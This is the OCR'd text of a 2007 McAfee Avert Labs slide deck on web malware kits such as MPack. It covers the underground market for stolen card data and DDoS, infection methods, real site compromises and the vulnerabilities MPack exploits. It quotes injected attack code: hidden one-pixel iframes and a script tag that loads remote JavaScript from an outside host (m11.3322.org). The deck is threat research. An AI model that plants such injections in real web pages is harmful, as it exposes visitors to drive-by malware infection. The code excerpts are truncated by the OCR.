Analysis of Adversarial Code: The role of Malware Kits !

Rahul Mohandas
Virus Research Analyst,
McAfee Avert Labs - Bangalore
December 09, 2007

Analysis of Adversarial Code: The role of Malware Kits !

Agenda

- Malware Kits
  - Role of Malware kits
  - MPack & IcePack Architecture
- Obfuscation Techniques
  - Common Encoders / Decoders
  - Feebs Polymorphic worm
- Analyzing Obfuscated Code
- How Browser Exploits work?
  - ActiveX Exploits
  - Heap Spray Technique
  - Case Study: ANI Vulnerability

Analysis of Adversarial Code: The role of Malware Kits !

Introduction: What are Malware Kits (Exploit Driven)?

- Software components written mostly in PHP which allows automatic installation of malware by exploiting unpatched vulnerabilities in the system.
- Uses web browser as the attack vector
- Regular updates to the malware kit by updating the exploit base and improving the management and reporting capabilities.
- Most malware kits are sold commercially through underground channels (Forums & IRC)

Analysis of Adversarial Code: The role of Malware Kits !

Introduction: Why Malware Kits are popular?

- Ability to identify the remote operating system, browser type and version, geography and send exploits accordingly.

- Probability of successful infection is more when multiple exploits are used against dissimilar targets.


- Efficiency of Attack, Statistics about the infected Operating system, browser, exploits could be gathered

- Some kits like Icepack allow for automatic injection of malicious iframes into multiple websites widening the chances of infection.

Analysis of Adversarial Code: The role of Malware Kits !

Underground Economy: Why Infect Machines?

- Infected computers used to relay Spam
- Carry out DDOS Attacks
- Affiliate model – Pay others to infect users with Adware/ ClickFraud trojans
- Steal Bank and Credit Card Information
- Steal Online games accounts



Paypal verified with password and pass mail $5
Paypal verified with password $4
price for Cvv
1 Ca = 4$/CVV
1 EU = 4$/CVV
1 US (visa,master) = 2$/ (buy > 50 Price1= 1)
1 US (Amex,dis) = 2.5$/ (buy > 50 price1.5$ = 1
1UK = 3.5$/ (Buy > 50 price 2.5$ = 1)
1UK CVV with DOB = 6$/CVV (Buy > 50 CVV Price 4$ = 1CVV)
1 US CVV full info = 25$/CVV
1 UK CVV full info = 25$/CVV
Another country =5$/cvv

Shop Admin = 300$

Paypal = 100$

Bank login = 100$

Spam Hosting

US$200
Dedicated spam server US$500
+10,000,000 Mails per day US$600
SMS spam (per message) US$0.2
ICQ (1,000,000) US$150
POSTED BY SELL CVV2, SELL CVV2 AT 9:34 AM

DDoS attacks

The price usually depends on the attack time:

1 hour - US$10-20 (depends on the seller)

2 hours - US$20-40

1 day - US$100

+ 1 day - From US$200 (depends on the complexity of the job)

It is worth highlighting that they normally offer 10 minutes testing, this means that if you are interested, you tell them the server and they will perform a DoS attack for 10 minutes, so that you can evaluate the 'service'.


POSTED BY SELL CVV2, SELL CVV2 AT 9:37 AM

Analysis of Adversarial Code: The role of Malware Kits !

Underground Economy: Popular Malware

- Spy-Agent bv
  - Harvests email addresses /Steal Information
  - Currently Spammed on a weekly basis
- Proxy-Agent.o
  - Harvests email addresses
  - Uses system as HTTP proxy to masquerade attacks
- PWS-Goldun
  - Steals games passwords from the system
  - Mostly spammed
- PWS-LDPinch
  - DIY Malware using the configurator

(Source: AVERT)



Analysis of Adversarial Code: The role of Malware Kits !

Infecting Users

- Hacking Machines
- Attack Strategy
  - Exploiting Un-patched Vulnerabilities
    - CGI Vulnerabilities
    - Other Application related vulnerabilities
    - Operating System related vulnerabilities
- Infection Methodology
  - Inject HTML Iframes into the webpages
  - Inject scripts into the webpages.

Analysis of Adversarial Code: The role of Malware Kits !

Infecting Users

- Using Stolen / Fake Accounts
- Attack Strategy
  - Use stolen / fake accounts in conjunction with scripts like Ftp-Toolz which automates iframe injection into the websites
- Infection Methodology
  - Post Iframes into HTML enabled websites or forums

Analysis of Adversarial Code: The role of Malware Kits !

Infecting Users

- TypoSquatting
  - Worldofwarcraft.com and World0fwarcraft.com
  - Windowsupdate.com and VVindowsupdate.com
  - Yahoo.com and Yahoo550.com
- Attack Strategy
  - Using social-engineering to attempt a drive-by install
- Infection Methodology
  - Embedded iframes and scripts in the attacker controlled page.

Analysis of Adversarial Code: The role of Malware Kits !


Infecting Users


- Use commonly used Search words / Buy sponsored links from search engines.
- Attack Strategy
  - Manipulating search engine results
- Infection Methodology
  - Inject HTML Iframes into the webpages
  - Inject scripts into the webpages.

Analysis of Adversarial Code: The role of Malware Kits !

Infecting Users: Study on Search Engine Safety

- ▶ Overall, 4.0% of search results link to risky Web sites
- ▶ Sponsored results contain 2.4 times as many risky sites as organic results.
- ▶ Most dangerous search terms include Music and technology.





download mp3 hits

Search: ● the web ○ pages from India

Web

Download MP3 Hits ☒
Download free mp3 hit music. Top artists and hit music free for downlo
www.downloadmp3hits.com/ - 37k - Cached - Similar pages

emp3world.com - Free Mp3 Download ☒
1. Free Mp3 Downloads 2. Free Mp3 Songs 3. Donwload Free Mp3 4. Mp
Download MP3s 6. Full Mp3 Albums 7. New Mp3 Hits 8. Mp3 Downloac
www.emp3world.com/ - 22k - Cached - Similar pages

– Source: McAfee SiteAdvIsor Search Engine Safety 2007

McAfee®

Analysis of Adversarial Code: The role of Malware Kits !


Infecting Users

- Sending Emails using sensational or enticing subjects
- Attack Strategy
  - Using social-engineering to attempt a drive-by install
- Infection Methodology
  - HTML formatted mails containing embedded iframes
  - Email containing phished (a href tags) links which attempts a drive-by install
- Popularly adopted by Nuwar a.k.a. Storm worm which built a massive botnet of infected computers (zombies)

Analysis of Adversarial Code: The role of Malware Kits !

Popular Incidents: The Italian Job

- Hackers compromise ~10,000 websites which pointed to malicious links hosting Mpack.
- Believed to have exploited a vulnerability in CPanel



Hackers compromise 10k sites, launch 'phenomenal' attack

The large-scale attack is based on the multiexploit hacker kit dubbed 'Mpack'

Gregg Keizer Today's Top Stories ▸ or Other Cybercrime and Hacking Stories ▸


Comments (7) ✓ Recommendations: 200 — Recommend this article

June 18, 2007 (Computerworld) -- Attackers armed with an exploit tool kit have launched massive attacks in Europe from a network of at least 10,000 hacked Web sites, with infections spreading worldwide, several security companies warned today.

Analysis of Adversarial Code: The role of Malware Kits !

Popular Incidents: Bank of India Hack

- Hackers compromise Bank of India Website
- Inserted multiple malicious iframes into the webpage
- Multiple exploits downloaded over 8 trojan variants including a rootkit component.
- n404 kit used in this attack




```
<iframe src=./n404-1.htm width=1 height=1></iframe>
<iframe src=./n404-2.htm width=1 height=1></iframe>
<iframe src=./n404-3.htm width=1 height=1></iframe>
<iframe src=./n404-4.htm width=1 height=1></iframe>
<iframe src=./n404-5.htm width=1 height=1></iframe>
<iframe src=./n404-6.htm width=1 height=1></iframe>
<iframe src=./n404-7.htm width=1 height=1></iframe>
<iframe src=./n404-8.htm width=1 height=1></iframe>
<iframe src=./n404-9.htm width=1 height=1></iframe>
```

Source: http://www.avertlabs.com/research/blog/index.php/2007/08/31/compromised-bank-of-india-website/

Analysis of Adversarial Code: The role of Malware Kits !

Popular Incidents: IndiaTimes Hack

- ▶ Injected malicious script into the webpage.
- ▶ The installed malware included a cocktail of Downloader and Dropper Trojans.



```
<sCRipt src=http://m11.3322.org/e.js></script>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
<HTML>
        <HEAD>
                <title>SignoutDotcom</title>
                <meta content="Microsoft Visual Studio .NET 7.
                <meta content="C#" name="CODE_LANGUAGE">
                <meta content="JavaScript" name="vs_defaultCli
                <meta content="http://schemas.microsoft.com/in
                <SCRIPT language="JAVASCRIPT"><!--

                                        URLparts = mainURL.spl
                                        if (URLparts[2]== null
                                        {
                        setTimeout("top.location.href = URLpar
                        } else
                        {
                        setTimeout("top.location.href = URLpar
//--></SCRIPT>
        </HEAD>
        <body MS_POSITIONING="GridLayout">
                <form name="Form1" method="post" action="signo
<input type="hidden" name="__VIEWSTATE" value="dDwtMjAzNzc2OTU
```

indiatimes

Thank you for being with us

We hope you enjoyed your experience and

You have successfully signed


Analysis of Adversarial Code: The role of Malware Kits !

MPACK

- PHP based malware kit produced by Russian Hackers.
- Sold for around $700 - $1000 with additional costs for updates
- The tool gets initiated when index.php hosted on a server is accessed by a user.
- This file determines the browser and operating system of the incoming user.
- Based on the browser type and operating system a web exploit is served to the user's machine.
- Post the successful exploitation, a payload file is sent to the user’s machine and automatically executed.

Analysis of Adversarial Code: The role of Malware Kits !

MPACK Architecture



MS06-044 – Vulnerability in MMC

MS06-014 – Microsoft Windows MDAC Vulnerability

QuickTime – QuickTime RTSP Overflow

WinZIP - WinZip ActiveX Overflow

MS06-057 – Webviewfoldericnon Vulnerability

MS06-006 – Windows Media Player plugin vulnerability


MS07-017 – ANI Vulnerability

MS06-071 – Vulnerability in XML Core Services

Analysis of Adversarial Code: The role of Malware Kits !

MPACK Control Panel

- Logs the Operating system and browser statistics.
- Logs the number of attacks and efficiency according to IP address and geography.
- Software could be configured to send exploit only once which could hinder analysis by researchers
- Blocking country according to the predefined 2 letter country codes



Attacked hosts (total - uniq)	
IE XP ALL	114721 - 96104
QuickTime	2175 - 2048
Win2000	7033 - 6260
Firefox	12885 - 12514
Opera7	1271 - 1264

Browser stats (total)	
MSIE	4 0%
Opera	1 0%

